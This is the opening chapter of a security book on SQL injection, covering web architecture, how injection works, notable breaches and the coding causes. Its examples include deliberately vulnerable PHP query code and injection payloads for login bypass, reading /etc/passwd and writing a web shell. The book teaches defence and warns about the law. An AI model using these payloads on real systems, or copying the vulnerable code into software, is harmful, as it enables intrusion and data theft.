CHAPTER

What Is SQL Injection?

1

Dave Hartley

SOLUTIONS IN THIS CHAPTER:

- Understanding How Web Applications Work
- Understanding SQL Injection
- Understanding How It Happens

INTRODUCTION

People say they know what SQL injection is, but all they have heard about or experienced are trivial examples. SQL injection is one of the most devastating vulnerabilities that impact a business, as it can lead to exposure of all of the sensitive information stored in an application's database, including handy information such as usernames, passwords, names, addresses, phone numbers, and credit card details.

So, what exactly is SQL injection? It is the vulnerability that results when you give an attacker the ability to influence the Structured Query Language (SQL) queries that an application passes to a back-end database. By being able to influence what is passed to the database, the attacker can leverage the syntax and capabilities of SQL itself, as well as the power and flexibility of supporting database functionality and operating system functionality available to the database. SQL injection is not a vulnerability that exclusively affects Web applications; any code that accepts input from an untrusted source and then uses that input to form dynamic SQL statements could be vulnerable (e.g. "fat client" applications in a client/server architecture). In the past, SQL injection was more typically leveraged against server side databases, however with the current HTML5 specification, an attacker could equally execute JavaScript or other codes in order to interact with a client side database to steal data. Similarly with mobile applications (such as on the Android platform), malicious applications and/or client-side script can be leveraged in similar ways (see labs.mwrinfosecurity.com/notices/webcontentresolver/ for more info).

SQL injection has probably existed since SQL databases were first connected to Web applications. However, Rain Forest Puppy is widely credited with its discovery—or at least for bringing it to the public's attention. On Christmas Day 1998, Rain Forest Puppy wrote an article titled "NT Web Technology Vulnerabilities"

SQL Injection Attacks and Defense. http://dx.doi.org/10.1016/B978-1-59-749963-7.00001-3

for Phrack (www.phrack.com/issues.html?issue=54&id=8#article), an e-zine written by and for hackers. Rain Forest Puppy also released an advisory on SQL injection ("How I hacked PacketStorm," located at www.wiretrip.net/rfp/txt/rfp2k01.txt) in early 2000 that detailed how SQL injection was used to compromise a popular Web site. Since then, many researchers have developed and refined techniques for exploiting SQL injection. However, to this day many developers and security professionals still do not understand it well.

In this chapter, we will look at the causes of SQL injection. We will start with an overview of how Web applications are commonly structured to provide some context for understanding how SQL injection occurs. We will then look at what causes SQL injection in an application at the code level, and what development practices and behaviors lead us to this.

UNDERSTANDING HOW WEB APPLICATIONS WORK

Most of us use Web applications on a daily basis, either as part of our vocation or in order to access our e-mail, book a holiday, purchase a product from an online store, view a news item of interest, and so forth. Web applications come in all shapes and sizes.

One thing that Web applications have in common, regardless of the language in which they were written, is that they are interactive and, more often than not, are database-driven. Database-driven Web applications are very common in today's Web-enabled society. They normally consist of a back-end database with Web pages that contain server-side script written in a programming language that is capable of extracting specific information from a database depending on various dynamic interactions with the user. One of the most common applications for a database-driven Web application is an e-commerce application, where a variety of information is stored in a database, such as product information, stock levels, prices, postage and packing costs, and so on. You are probably most familiar with this type of application when purchasing goods and products online from your e-retailer of choice. A database-driven Web application commonly has three tiers: a presentation tier (a Web browser or rendering engine), a logic tier (a programming language, such as C#, ASP, .NET, PHP, JSP, etc.), and a storage tier (a database such as Microsoft SQL Server, MySQL, Oracle, etc.). The Web browser (the presentation tier, such as Internet Explorer, Safari, Firefox, etc.) sends requests to the middle tier (the logic tier), which services the requests by making queries and updates against the database (the storage tier).

Take, for example, an online retail store that presents a search form that allows you to sift and sort through products that are of particular interest, and provides an option to further refine the products that are displayed to suit financial budget constraints. To view all products within the store that cost less than $100, you could use the following URL:

- http://www.victim.com/products.php?val=100

The following PHP script illustrates how the user input (*val*) is passed to a dynamically created SQL statement. The following section of the PHP code is executed when the URL is requested:

```
// connect to the database
$conn = mysql_connect("localhost","username","password");
// dynamically build the sql statement with the input
$query = "SELECT * FROM Products WHERE Price < '$_GET["val"]' " .
         "ORDER BY ProductDescription";
// execute the query against the database
$result = mysql_query($query);
// iterate through the record set
while($row = mysql_fetch_array($result, MYSQL_ASSOC))
{
   // display the results to the browser
   echo "Description : {$row['ProductDescription']} <br>".
        "Product ID : {$row['ProductID']} <br>".
        "Price : {$row['Price']} <br><br>";
}
```

The following code sample more clearly illustrates the SQL statement that the PHP script builds and executes. The statement will return all of the products in the database that cost less than $100. These products will then be displayed and presented to your Web browser so that you can continue shopping within your budget constraints. In principle, all interactive database-driven Web applications operate in the same way, or at least in a similar fashion:

```
SELECT *
FROM Products
WHERE Price <'100.00'
ORDER BY ProductDescription;
```

A Simple Application Architecture

As noted earlier, a database-driven Web application commonly has three tiers: presentation, logic, and storage. To help you better understand how Web application technologies interact to present you with a feature-rich Web experience, Figure 1.1 illustrates the simple three-tier example that I outlined previously.

The presentation tier is the topmost level of the application. It displays information related to such services such as browsing merchandise, purchasing, and shopping cart contents, and it communicates with other tiers by outputting results to the browser/client tier and all other tiers in the network. The logic tier is pulled out from the presentation tier, and as its own layer, it controls an application's functionality by performing detailed processing. The data tier consists of database servers. Here, information is stored and retrieved. This tier keeps data independent from application



Figure 1.1 Simple Three-Tier Architecture

servers or business logic. Giving data its own tier also improves scalability and performance. In Figure 1.1, the Web browser (presentation) sends requests to the middle tier (logic), which services them by making queries and updates against the database (storage). A fundamental rule in a three-tier architecture is that the presentation tier never communicates directly with the data tier; in a three-tier model, all communication must pass through the middleware tier. Conceptually, the three-tier architecture is linear.

In Figure 1.1, the user fires up his Web browser and connects to http://www.victim.com. The Web server that resides in the logic tier loads the script from the file system and passes it through its scripting engine, where it is parsed and executed. The script opens a connection to the storage tier using a database connector and executes an SQL statement against the database. The database returns the data to the database connector, which is passed to the scripting engine within the logic tier. The logic tier then implements any application or business logic rules before returning a Web page in HTML format to the user's Web browser within the presentation tier. The user's Web browser renders the HTML and presents the user with a graphical representation of the code. All of this happens in a matter of seconds and is transparent to the user.

A More Complex Architecture

Three-tier solutions are not scalable, so in recent years the three-tier model was reevaluated and a new concept built on scalability and maintainability was created: the *n*-tier application development paradigm. Within this a four-tier solution was devised that involves the use of a piece of middleware, typically called an *application server*, between the Web server and the database. An application server in an *n*-tier architecture is a server that hosts an application programming interface (API) to expose business logic and business processes for use by applications. Additional Web servers can be introduced as requirements necessitate. In addition, the application

server can talk to several sources of data, including databases, mainframes, or other legacy systems.

Figure 1.2 depicts a simple, four-tier architecture.

In Figure 1.2, the Web browser (presentation) sends requests to the middle tier (logic), which in turn calls the exposed APIs of the application server residing within the application tier, which services them by making queries and updates against the database (storage).

In Figure 1.2, the user fires up his Web browser and connects to http://www.victim.com. The Web server that resides in the logic tier loads the script from the file system and passes it through its scripting engine where it is parsed and executed. The script calls an exposed API from the application server that resides in the application tier. The application server opens a connection to the storage tier using a database connector and executes an SQL statement against the database. The database returns the data to the database connector and the application server then implements any application or business logic rules before returning the data to the Web server. The Web server then implements any final logic before presenting the data in HTML format to the user's Web browser within the presentation tier. The user's Web browser renders the HTML and presents the user with a graphical representation of the code. All of this happens in a matter of seconds and is transparent to the user.

The basic concept of a tiered architecture involves breaking an application into logical chunks, or tiers, each of which is assigned general or specific roles. Tiers can be located on different machines or on the same machine where they virtually or conceptually separate from one another. The more tiers you use, the more specific each tier's role is. Separating the responsibilities of an application into multiple tiers makes it easier to scale the application, allows for better separation of development tasks among developers, and makes an application more readable and its components more reusable. The approach can also make applications more robust by eliminating a single point of failure. For example, a decision to change database vendors should require nothing more than some changes to the applicable portions of the application tier; the presentation and logic tiers remain unchanged. Three-tier and



Figure 1.2 Four-Tier Architecture

four-tier architectures are the most commonly deployed architectures on the Internet today; however, the *n*-tier model is extremely flexible and, as previously discussed, the concept allows for many tiers and layers to be logically separated and deployed in a myriad of ways.

UNDERSTANDING SQL INJECTION

Web applications are becoming more sophisticated and increasingly technically complex. They range from dynamic Internet and intranet portals, such as e-commerce sites and partner extranets, to HTTP-delivered enterprise applications such as document management systems and ERP applications. The availability of these systems and the sensitivity of the data that they store and process are becoming critical to almost all major businesses, not just those that have online e-commerce stores. Web applications and their supporting infrastructure and environments use diverse technologies and can contain a significant amount of modified and customized codes. The very nature of their feature-rich design and their capability to collate, process, and disseminate information over the Internet or from within an intranet makes them a popular target for attack. Also, since the network security technology market has matured and there are fewer opportunities to breach information systems through network-based vulnerabilities, hackers are increasingly switching their focus to attempting to compromise applications.

SQL injection is an attack in which the SQL code is inserted or appended into application/user input parameters that are later passed to a back-end SQL server for parsing and execution. Any procedure that constructs SQL statements could potentially be vulnerable, as the diverse nature of SQL and the methods available for constructing it provide a wealth of coding options. The primary form of SQL injection consists of direct insertion of code into parameters that are concatenated with SQL commands and executed. A less direct attack injects malicious code into strings that are destined for storage in a table or as metadata. When the stored strings are subsequently concatenated into a dynamic SQL command, the malicious code is executed. When a Web application fails to properly sanitize the parameters which are passed to dynamically created SQL statements (even when using parameterization techniques) it is possible for an attacker to alter the construction of back-end SQL statements. When an attacker is able to modify an SQL statement, the statement will execute with the same rights as the application user; when using the SQL server to execute commands that interact with the operating system, the process will run with the same permissions as the component that executed the command (e.g. database server, application server, or Web server), which is often highly privileged.

To illustrate this, let's return to the previous example of a simple online retail store. If you remember, we attempted to view all products within the store that cost less than $100, by using the following URL:

- http://www.victim.com/products.php?val=100

The URL examples in this chapter use *GET* parameters instead of *POST* parameters for ease of illustration. *POST* parameters are just as easy to manipulate; however, this usually involves the use of something else, such as a traffic manipulation tool, Web browser plug-in, or inline proxy application.

This time, however, you are going to attempt to inject your own SQL commands by appending them to the input parameter *val*. You can do this by appending the string *'OR '1'= '1* to the URL:

- http://www.victim.com/products.php?val=100' OR '1'='1

This time, the SQL statement that the PHP script builds and executes will return all of the products in the database regardless of their price. This is because you have altered the logic of the query. This happens because the appended statement results in the *OR* operand of the query always returning *true*, that is, 1 will always be equal to 1. Here is the query that was built and executed:

```
SELECT *
FROM ProductsTbl
WHERE Price < '100.00' OR '1' = '1'
ORDER BY ProductDescription;
```

There are many ways to exploit SQL injection vulnerabilities to achieve a myriad of goals; the success of the attack is usually highly dependent on the underlying database and interconnected systems that are under attack. Sometimes it can take a great deal of skill and perseverance to exploit a vulnerability to its full potential.

The preceding simple example demonstrates how an attacker can manipulate a dynamically created SQL statement that is formed from input that has not been validated or encoded to perform actions that the developer of an application did not foresee or intend. The example, however, perhaps does not illustrate the effectiveness of such a vulnerability; after all, we only used the vector to view all of the products in the database, and we could have legitimately done that by using the application's functionality as it was intended to be used in the first place. What if the same application can be remotely administered using a content management system (CMS)? A CMS is a Web application that is used to create, edit, manage, and publish content to a Web site, without having to have an in-depth understanding of or ability to code in HTML. You can use the following URL to access the CMS application:

- http://www.victim.com/cms/login.php?username=foo&password=bar

The CMS application requires that you supply a valid username and password before you can access its functionality. Accessing the preceding URL would result in the error "Incorrect username or password, please try again." Here is the code for the login.php script:

```
// connect to the database
$conn = mysql_connect("localhost","username","password");
```

```
// dynamically build the sql statement with the input
$query = "SELECT userid FROM CMSUsers WHERE user = '$_GET["user"]' " .
         "AND password = '$_GET["password"]'";
// execute the query against the database
$result = mysql_query($query);
// check to see how many rows were returned from the database
$rowcount = mysql_num_rows($result);
// if a row is returned then the credentials must be valid, so
// forward the user to the admin pages
if ($rowcount ! = 0){header("Location: admin.php");}
// if a row is not returned then the credentials must be invalid
else {die('Incorrect username or password, please try again.')}
```

The login.php script dynamically creates an SQL statement that will return a record set if a username and matching password are entered. The SQL statement that the PHP script builds and executes is illustrated more clearly in the following code snippet. The query will return the *userid* that corresponds to the user if the *user* and *password* values entered match a corresponding stored value in the *CMSUsers* table:

```
SELECT userid
FROM CMSUsers
WHERE user = 'foo' AND password = 'bar';
```

The problem with the code is that the application developer believes the number of records returned when the script is executed will always be zero or one. In the previous injection example, we used the exploitable vector to change the meaning of the SQL query to always return *true*. If we use the same technique with the CMS application, we can cause the application logic to fail. By appending the string *'OR '1'='1* to the following URL, the SQL statement that the PHP script builds and executes this time will return all of the *userid*s for all of the users in the *CMSUsers* table. The URL would look like this:

- http://www.victim.com/cms/login.php?username=foo&password=bar' OR '1'='1

All of the *userid*s are returned because we altered the logic of the query. This happens because the appended statement results in the *OR* operand of the query always returning *true*, that is, 1 will always be equal to 1. Here is the query that was built and executed:

```
SELECT userid
FROM CMSUsers
WHERE user = 'foo' AND password = 'password' OR '1' = '1';
```

The logic of the application means that if the database returns more than zero records, we must have entered the correct authentication credentials and should be

redirected and given access to the protected admin.php script. We will normally be logged in as the first user in the *CMSUsers* table. An SQL injection vulnerability has allowed the application logic to be manipulated and subverted.

Do not try any of these examples on any Web applications or systems, unless you have permission (in writing, preferably) from the application or system owner. In the United States, you could be prosecuted under the Computer Fraud and Abuse Act of 1986 (www.cio.energy.gov/documents/ComputerFraud-AbuseAct.pdf) or the USA PATRIOT Act of 2001. In the United Kingdom, you could be prosecuted under the Computer Misuse Act of 1990 (www.opsi.gov.uk/acts/acts1990/Ukpga_19900018_en_1) and the revised Police and Justice Act of 2006 (www.opsi.gov.uk/Acts/acts2006/ukpga_20060048_en_1). If successfully charged and prosecuted, you could receive a fine or a lengthy prison sentence.

High-Profile Examples

It is difficult to correctly and accurately gather data on exactly how many organizations are vulnerable to or have been compromised via an SQL injection vulnerability, as companies in many countries, unlike their US counterparts, are not obliged by law to publicly disclose when they have experienced a serious breach of security. However, security breaches and successful attacks executed by malicious attackers are now a favorite media topic for the world press. The smallest of breaches, that historically may have gone unnoticed by the wider public, are often heavily publicized today.

Some publicly available resources can help you understand how large an issue SQL injection is. For instance, the 2011 CWE (Common Weakness Enumeration)/SANS Top 25 Most Dangerous Software Errors is a list of the most widespread and critical errors that can lead to serious vulnerabilities in the software. The top 25 entries are prioritized using inputs from over 20 different organizations, which evaluated each weakness based on prevalence, importance, and likelihood of exploit. It uses the Common Weakness Scoring System (CWSS) to score and rank the final results. The 2011 CWE/SANS Top 25 Most Dangerous Software Errors list, places SQL injection at the very top (http://cwe.mitre.org/top25/index.html).

In addition, the Open Web Application Security Project (OWASP) lists Injection Flaws (which include SQL injection) as the most serious security vulnerability affecting Web applications in its 2010 Top 10 list. The primary aim of the OWASP Top 10 is to educate developers, designers, architects, and organizations about the consequences of the most common Web application security vulnerabilities. In the previous list published in 2007, SQL injection was listed at second place. OWASP, for 2010, changed the ranking methodology to estimate risk, instead of relying solely on the frequency of the associated weakness. The OWASP Top 10 list has historically been compiled from data extracted from Common Vulnerabilities and Exposures (CVE) list of publicly known information security vulnerabilities and exposures published by the MITRE Corporation (http://cve.mitre.org/). The problem with using CVE numbers as an indication of how many sites are vulnerable to SQL injection is

that the data does not provide insight into vulnerabilities within custom-built sites. CVE requests represent the volume of discovered vulnerabilities in commercial and open source applications; they do not reflect the degree to which those vulnerabilities exist in the real world. In reality, the situation is much, much worse. Nonetheless, the trends report published in 2007 can make interesting reading (http://cve.mitre.org/docs/vuln-trends/vuln-trends.pdf).

We can also look to other resources that collate information on compromised Web sites. Zone-H, for instance, is a popular Web site that records Web site defacements. The site shows that a large number of high-profile Web sites and Web applications have been hacked over the years due to the presence of exploitable SQL injection vulnerabilities. Web sites within the Microsoft domain have been defaced some 46 times or more going back as far as 2001. You can view a comprehensive list of hacked Microsoft sites online at Zone-H (www.zone-h.org/content/view/14980/1/).

The traditional press also likes to heavily publicize any security data breaches, especially those that affect well-known and high-profile companies. Here is a list of some of these:

- In February 2002, Jeremiah Jacks (www.securityfocus.com/news/346) discovered that Guess.com was vulnerable to SQL injection. He gained access to at least 200,000 customers' credit card details.
- In June 2003, Jeremiah Jacks struck again, this time at PetCo.com (www.securityfocus.com/news/6194), where he gained access to 500,000 credit card details via an SQL injection flaw.
- On June 17, 2005, MasterCard alerted some of its customers to a breach in the security of Card Systems Solutions. At the time, it was the largest known breach of its kind. By exploiting an SQL injection flaw (www.ftc.gov/os/caselist/0523148/0523148complaint.pdf), a hacker gained access to 40 million credit card details.
- In December 2005, Guidance Software, developer of EnCase, discovered that a hacker had compromised its database server via an SQL injection flaw (www.ftc.gov/os/caselist/0623057/0623057complaint.pdf), exposing the financial records of 3800 customers.
- Circa December 2006, the US discount retailer TJX was successfully hacked and the attackers stole millions of payment card details from the TJX databases.
- In August 2007, the United Nations Web site (www.un.org) was defaced via SQL injection vulnerability by an attacker in order to display anti-US messages (http://news.cnet.com/8301-10784_3-9758843-7.html).
- In 2008, the Asprox botnet leverages SQL injection flaws for mass drive by malware infections in order to grow its botnet (http://en.wikipedia.org/wiki/Asprox). The number of exploited Web pages is estimated at 500,000.
- In February 2009, a group of Romanian hackers in separate incidents allegedly broke into Kaspersky, F-Secure, and Bit-Defender Web sites by use of SQL injection attacks. The Romanians went on to allegedly hack many other high

profile Web sites such as RBS WorldPay, CNET.com, BT.com, Tiscali.co.uk, and national-lottery.co.uk.

- On August 17, 2009, the US Justice Department charged an American citizen Albert Gonzalez and two unnamed Russians with the theft of 130 million credit card numbers using a SQL injection attack. Among the companies compromised were credit card processor Heartland Payment Systems, convenience store chain 7-Eleven, and supermarket chain Hannaford Brothers.
- In February 2011, hbgaryfederal.com was found by the Anonymous group to be vulnerable to a SQL injection flaw within its CMS.
- In April 2011, Barracuda Networks Web site (barracudanetworks.com) was found to be vulnerable to SQL injection and the hacker responsible for the compromise published database dumps online—including the authentication credentials and hashed passwords for CMS users!
- In May 2011, LulzSec compromised several Sony Web sites (sonypictures.com, SonyMusic.gr, and SonyMusic.co.jp) and proceeded to dump the database contents online for their amusement. LulzSec says it accessed the passwords, e-mail addresses, home addresses and dates of birth of one million users. The group says it also stole all admin details of Sony Pictures, including passwords. 75,000 music codes and 3.5 million music coupons were also accessed, according to the press release.
- In May 2011, LulzSec compromised the Public Broadcast Service (PBS) Web site—in addition to dumping numerous SQL databases through a SQL injection attack, LulzSec injected a new page into PBS's Web site. LulzSec posted usernames and hashed passwords for the database administrators and users. The group also posted the logins of all PBS local affiliates, including their plain text passwords.
- In June 2011, Lady Gaga's fan site was hacked and according to a statement released at the time "The hackers took a content database dump from www.ladygaga.co.uk and a section of e-mail, first name and last name records were accessed. There were no passwords or financial information taken"—http://www.mirror.co.uk/celebs/news/2011/07/16/lady-gaga-website-hacked-and-fans-details-stolen-115875-23274356.

Historically, attackers would compromise a Web site or Web application to score points with other hacker groups, to spread their particular political viewpoints and messages, to show off their "mad skillz," or simply to retaliate against a perceived slur or injustice. Today, however, an attacker is much more likely to exploit a Web application to gain financially and make a profit. A wide range of potential groups of attackers are on the Internet today, all with differing motivations (I'm sure everyone reading this book is more than aware of who LulzSec and Anonymous are!). They range from individuals looking simply to compromise systems driven by a passion for technology and a "hacker" mentality, focused criminal organizations seeking potential targets for financial proliferation, and political activists motivated by personal or group beliefs, to disgruntled employees and system administrators abusing

their privileges and opportunities for a variety of goals. A SQL injection vulnerability in a Web site or Web application is often all an attacker needs to accomplish his goal.

Starting in early 2008, hundreds of thousands of Web sites were compromised by means of an automated SQL injection attack (Asprox). A tool was used to search for potentially vulnerable applications on the Internet, and when a vulnerable site was found the tool automatically exploited them. When the exploit payload was delivered it executed an iterative SQL loop that located every user-created table in the remote database and then appended every text column within the table with a malicious client-side script. As most database-driven Web applications use data in the database to dynamically construct Web content, eventually the script would be presented to a user of the compromised Web site or application. The tag would instruct any browser that loads an infected Web page to execute a malicious script that was hosted on a remote server. The purpose of this was to infect as many hosts with malware as possible. It was a very effective attack. Significant sites such as ones operated by government agencies, the United Nations, and major corporations were compromised and infected by this mass attack. It is difficult to ascertain exactly how many client computers and visitors to these sites were in turn infected or compromised, especially as the payload that was delivered was customizable by the individual launching the attack.

ARE YOU OWNED?

It Couldn't Happen to Me, Could It?

I have assessed many Web applications over the years, and I used to find that one in every three applications I tested was vulnerable to SQL injection. To some extent this is still true, however I do feel that I have to work that much harder for my rewards these days. This could be down to a number of variables that are far too difficult to quantify, however I genuinely believe that with the improvement in the general security of common development frameworks and developer education stratagems, developers are making a concentrated effort to avoid introducing these flaws into their applications. Presently I am seeing SQL injection flaws in technologies and/or applications produced by inexperienced developers coding for emerging technologies and/or platforms but then again the Asprox botnet is still going strong! The impact of the vulnerability varies among applications and platforms, but this vulnerability is present in many applications today. Many applications are exposed to hostile environments such as the Internet without being assessed for vulnerabilities. Defacing a Web site is a very noisy and noticeable action and is usually performed by "script kiddies" to score points and respect among other hacker groups. More serious and motivated attackers do not want to draw attention to their actions. It is perfectly feasible that sophisticated and skilled attackers would use an SQL injection vulnerability to gain access to and compromise interconnected systems. I have, on more than one occasion, had to inform a client that their systems have been compromised and are actively being used by hackers for a number of illegal activities. Some organizations and Web site owners may never know whether their systems have been previously exploited or whether hackers currently have a back door into their systems.

UNDERSTANDING HOW IT HAPPENS

SQL is the standard language for accessing Microsoft SQL Server, Oracle, MySQL, Sybase, and Informix (as well as other) database servers. Most Web applications need to interact with a database, and most Web application programming languages, such as ASP, C#, .NET, Java, and PHP, provide programmatic ways of connecting to a database and interacting with it. SQL injection vulnerabilities most commonly occur when the Web application developer does not ensure that values received from a Web form, cookie, input parameter, and so forth are validated before passing them to SQL queries that will be executed on a database server. If an attacker can control the input that is sent to an SQL query and manipulate that input so that the data is interpreted as a code instead of as data, the attacker may be able to execute the code on the back-end database.

Each programming language offers a number of different ways to construct and execute SQL statements, and developers often use a combination of these methods to achieve different goals. A lot of Web sites that offer tutorials and code examples to help application developers solve common coding problems often teach insecure coding practices and their example code is also often vulnerable. Without a sound understanding of the underlying database that they are interacting with or a thorough understanding and awareness of the potential security issues of the code that is being developed, application developers can often produce inherently insecure applications that are vulnerable to SQL injection. This situation has been improving over time and now a Google search for how to prevent SQL injection in your language or technology of choice, will usually present with a large number of valuable and useful resources that do offer good advice on the ***correct*** way to do things. On several tutorial sites you can still find an insecure code, but usually if you look through the comments you will find warnings from more security savvy community contributors. Apple and Android offer good advice to developers moving to the platforms on how to develop the code securely and these do contain some coverage with regard to preventing SQL injection vulnerabilities; similarly the HTML5 communities offer many warnings and some good security advice to early adopters.

Dynamic String Building

Dynamic string building is a programming technique that enables developers to build SQL statements dynamically at runtime. Developers can create general-purpose, flexible applications by using dynamic SQL. A dynamic SQL statement is constructed at execution time, for which different conditions generate different SQL statements. It can be useful to developers to construct these statements dynamically when they need to decide at runtime what fields to bring back from, say, *SELECT* statements, the different criteria for queries, and perhaps different tables to query based on different conditions.

However, developers can achieve the same result in a much more secure fashion if they use parameterized queries. Parameterized queries are queries that have one or more

embedded parameters in the SQL statement. Parameters can be passed to these queries at runtime; parameters containing embedded user input would not be interpreted as commands to execute, and there would be no opportunity for code to be injected. This method of embedding parameters into SQL is more efficient and a lot more secure than dynamically building and executing SQL statements using string-building techniques.

The following PHP code shows how some developers build SQL string statements dynamically from user input. The statement selects a data record from a table in a database. The record that is returned depends on the value that the user is entering being present in at least one of the records in the database:

```
// a dynamically built sql string statement in PHP
$query = "SELECT * FROM table WHERE field = '$_GET["input"]'";

// a dynamically built sql string statement in .NET
query = "SELECT * FROM table WHERE field = '" +
   request.getParameter("input") + "'";
```

One of the issues with building dynamic SQL statements such as this is that if the code does not validate or encode the input before passing it to the dynamically created statement, an attacker could enter SQL statements as input to the application and have his SQL statements passed to the database and executed. Here is the SQL statement that this code builds:

```
SELECT * FROM TABLE WHERE FIELD = 'input'
```

Incorrectly Handled Escape Characters

SQL databases interpret the quote character (‘) as the boundary between the code and data. They assume that anything following a quote is a code that it needs to run and anything encapsulated by a quote is data. Therefore, you can quickly tell whether a Web site is vulnerable to SQL injection by simply typing a single quote in the URL or within a field in the Web page or application. Here is the source code for a very simple application that passes user input directly to a dynamically created SQL statement:

```
// build dynamic SQL statement
$SQL = "SELECT * FROM table WHERE field = '$_GET["input"]';";

// execute sql statement
$result = mysql_query($SQL);

// check to see how many rows were returned from the database
$rowcount = mysql_num_rows($result);

// iterate through the record set returned
$row = 1;
while ($db_field = mysql_fetch_assoc($result)) {
   if ($row <= $rowcount){
      print $db_field[$row]. "<BR>";
      $row++;
   }
}
```

If you were to enter the single-quote character as input to the application, you may be presented with either one of the following errors; the result depends on a number of environmental factors, such as programming language and database in use, as well as protection and defense technologies implemented:

```
Warning: mysql_fetch_assoc(): supplied argument is not a valid MySQL
result resource
```

You may receive the preceding error or the one that follows. The following error provides useful information on how the SQL statement is being formulated:

```
You have an error in your SQL syntax; check the manual that corresponds
to your MySQL server version for the right syntax to use near ''VALUE''
```

The reason for the error is that the single-quote character has been interpreted as a string delimiter. Syntactically, the SQL query executed at runtime is incorrect (it has one too many string delimiters), and therefore the database throws an exception. The SQL database sees the single-quote character as a special character (a string delimiter). The character is used in SQL injection attacks to "escape" the developer's query so that the attacker can then construct his own queries and have them executed.

The single-quote character is not the only character that acts as an escape character; for instance, in Oracle, the blank space ( ), double pipe (||), comma (,), period (.), (*/), and double-quote characters (") have special meanings. For example:

```
-- The pipe [|] character can be used to append a function to a value.
-- The function will be executed and the result cast and concatenated.
http://victim.com/id=1||utl_inaddr.get_host_address(local)--
```

```
-- An asterisk followed by a forward slash can be used to terminate a
-- comment and/or optimizer hint in Oracle
http://victim.com/hint = */ from dual—
```

It is important to become familiar with all of the idiosyncrasies of the database you are attacking and/or defending, for example an opening delimiter in SAP MAX DB (SAP DB) consists of a less than character and an exclamation mark:

```
http://www.victim.com/id=1 union select operating system from sysinfo.
version--<!
```

SAP MAX DB (SAP DB) is not a database I come across often, but the information above has since come in very useful on more than one occasion.

Incorrectly Handled Types

By now, some of you may be thinking that to avoid being exploited by SQL injection, simply escaping or validating input to remove the single-quote character would suffice. Well, that's a trap which lots of Web application developers have fallen into. As I explained earlier, the single-quote character is interpreted as a string delimiter and is used as the boundary between code and data. When dealing with numeric data, it

is not necessary to encapsulate the data within quotes; otherwise, the numeric data would be treated as a string.

Here is the source code for a very simple application that passes user input directly to a dynamically created SQL statement. The script accepts a numeric parameter (*$userid*) and displays information about that user. The query assumes that the parameter will be an integer and so is written without quotes:

```
// build dynamic SQL statement
$SQL = "SELECT * FROM table WHERE field = $_GET["userid"]";

// execute sql statement
$result = mysql_query($SQL);

// check to see how many rows were returned from the database
$rowcount = mysql_num_rows($result);

// iterate through the record set returned
$row = 1;
while ($db_field = mysql_fetch_assoc($result)) {
   if ($row <= $rowcount){
      print $db_field[$row]. "<BR>";
      $row++;
   }
}
```

MySQL provides a function called *LOAD_FILE* that reads a file and returns the file contents as a string. To use this function, the file must be located on the database server host and the full pathname to the file must be provided as input to the function. The calling user must also have the FILE privilege. The following statement, if entered as input, may allow an attacker to read the contents of the /etc/passwd file, which contains user attributes and usernames for system users:

```
1 UNION ALL SELECT LOAD_FILE('/etc/passwd')--
```

MySQL also has a built-in command that you can use to create and write system files. You can use the following command to write a Web shell to the Web root to install a remotely accessible interactive Web shell:

```
1 UNION SELECT "<? system($_REQUEST['cmd']); ?>" INTO OUTFILE
"/var/www/html/victim.com/cmd.php" -
```

For the *LOAD_FILE* and *SELECT INTO OUTFILE* commands to work, the MySQL user used by the vulnerable application must have been granted the FILE permission. For example, by default, the root user has this permission on. FILE is an administrative privilege.

The attacker's input is directly interpreted as SQL syntax; so, there is no need for the attacker to escape the query with the single-quote character. Here is a clearer depiction of the SQL statement that is built:

```
SELECT * FROM TABLE
WHERE
USERID = 1 UNION ALL SELECT LOAD_FILE('/etc/passwd')—
```

Incorrectly Handled Query Assembly

Some complex applications need to be coded with dynamic SQL statements, as the table or field that needs to be queried may not be known at the development stage of the application or it may not yet exist. An example is an application that interacts with a large database that stores data in tables that are created periodically. A fictitious example may be an application that returns data for an employee's time sheet. Each employee's time sheet data is entered into a new table in a format that contains that month's data (for January 2011 this would be in the format *employee_employee-id _01012011*). The Web developer needs to allow the statement to be dynamically created based on the date that the query is executed.

The following source code for a very simple application that passes user input directly to a dynamically created SQL statement demonstrates this. The script uses application-generated values as input; that input is a table name and three-column names. It then displays information about an employee. The application allows the user to select what data he wishes to return; for example, he can choose an employee for which he would like to view data such as job details, day rate, or utilization figures for the current month. Because the application already generated the input, the developer trusts the data; however, it is still user-controlled, as it is submitted via a *GET* request. An attacker could submit his table and field data for the application-generated values:

```
// build dynamic SQL statement
$SQL = "SELECT". $_GET["column1"]. ",". $_GET["column2"]. ",".
       $_GET["column3"]. "FROM". $_GET["table"];

// execute sql statement
$result = mysql_query($SQL);

// check to see how many rows were returned from the database
$rowcount = mysql_num_rows($result);

// iterate through the record set returned
$row = 1;
while ($db_field = mysql_fetch_assoc($result)) {
   if ($row <= $rowcount){ print $db_field[$row]. "<BR>";
      $row++;
   }
}
```

